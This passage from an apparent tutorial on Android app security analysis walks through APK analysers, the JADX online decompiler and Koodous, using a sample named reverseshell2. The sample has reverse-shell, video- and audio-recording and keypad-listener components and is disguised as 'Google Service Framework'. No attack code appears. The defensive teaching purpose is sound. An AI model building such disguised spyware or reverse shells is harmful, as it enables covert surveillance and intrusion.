
[Activities](#) are the basic application components that provide an interface to the user - a single screen that can host UI elements. An application usually provides one or more activities and allows the user to navigate between each




- Select application




- then click on open



- it analyze the application



- main activity – reverse shell 



### Activities

`com.example.reverseshell2.controlPanel`  
`com.example.reverseshell2.MainActivity`

**Activities** are the basic application components that provide an interface to the user - a single screen that can host UI elements. An application usually provides one or more activities and allows the user to navigate between each of them.

### Services

`com.example.reverseshell2.mainService`  
`com.example.reverseshell2.jobScheduler` `com.example.reverseshell2.Payloads.videoRecorder` `com.example.reverseshell2.Payloads.audioManager`

**Services** are application components that are mostly used for background processing tasks, for example, playing music, downloading files, or performing some time consuming computation.

### Broadcast Receivers

`com.example.reverseshell2.broadcastReceiver`  
`com.example.reverseshell2.keypadListener`



### **3. Perform Application Security Analysis Using Android APK Decompiler**

An **Online Java APK Decompiler** is a **web-based tool** that converts Android APK files back into **readable Java source code**.

It extracts the **classes.dex (Dalvik Executable files)** from the APK, decompiles them, and shows the underlying code logic, functions, API calls, and sometimes sensitive hardcoded data.

---


#### **Q Why It Is Used in Application Scanning?**

Online Java APK Decompilers are used in **application security testing and reverse engineering** to:


- **Inspect app logic and workflows.**
  - **Find security flaws, hardcoded credentials, API keys, and encryption keys.**
  - **Understand app permissions, functions, and communication patterns.**
  - **Identify vulnerabilities like exposed tokens, insecure API calls, or weak encryption.**
  - **Check if the app properly secures sensitive data.**
-

## How to use it :-


- Open Browser and search jadx online
- Click on first website




- Click on Browse to select the application




- Select application 




- Now click on upload and decompile option



- Extract application



- Extract application into java code



## **4. Perform Application Security Analysis Using Koodous**

**Koodous** is a free, community-driven **Android malware analysis and security intelligence platform** that provides a large database of APK files, their security ratings, and detailed analysis reports.

It is widely used by:

- Malware analysts
- Penetration testers
- Android security researchers
- Bug bounty hunters


---

### **Q Main Purpose of Koodous:**


- **Analyze Android APKs for malware and security risks.**
  - **Review behavior, permissions, and suspicious code.**
  - **Access a massive database of already-scanned APKs.**
  - **Allow security researchers to contribute rules and threat intelligence.**
-

## How to use it :-


- Open browser and search koodous
- Click on first official website




- Click on cloud "cloud" option to upload application



- Click on this pop-up and then select application



- Uploading process start 



- Here , meta data and hashes about application

The screenshot shows the Koodous platform interface for analyzing an APK file. The main content area is divided into sections: 'Antivirus result', 'Analysis information', 'Metadata', and 'MD5'. The 'Antivirus result' section lists three engines: ClamAV, Ikarus, and KoodousAI, all showing 'Not Analyzed'. The 'Analysis information' section includes options to 'Analyze' or 'Check' static and dynamic analysis, with 'Yara rules not applied' noted. The 'Metadata' section provides details about the app, including its name (Google Service Framework), package name (com.example.reversehell2), developer (US), version (1.0), first seen (a few seconds ago), and file size (2.22 MB). The 'MD5' section lists the MD5, SHA1, and SHA256 checksums for the file. At the bottom, there are links for 'Privacy policy', 'Terms of service', 'Docs', and social media links. The status bar at the bottom right shows system information like battery level, signal strength, and date/time.

Antivirus	Status
ClamAv	Not Analyzed
Ikarus	Not Analyzed
KoodousAI	Not Analyzed

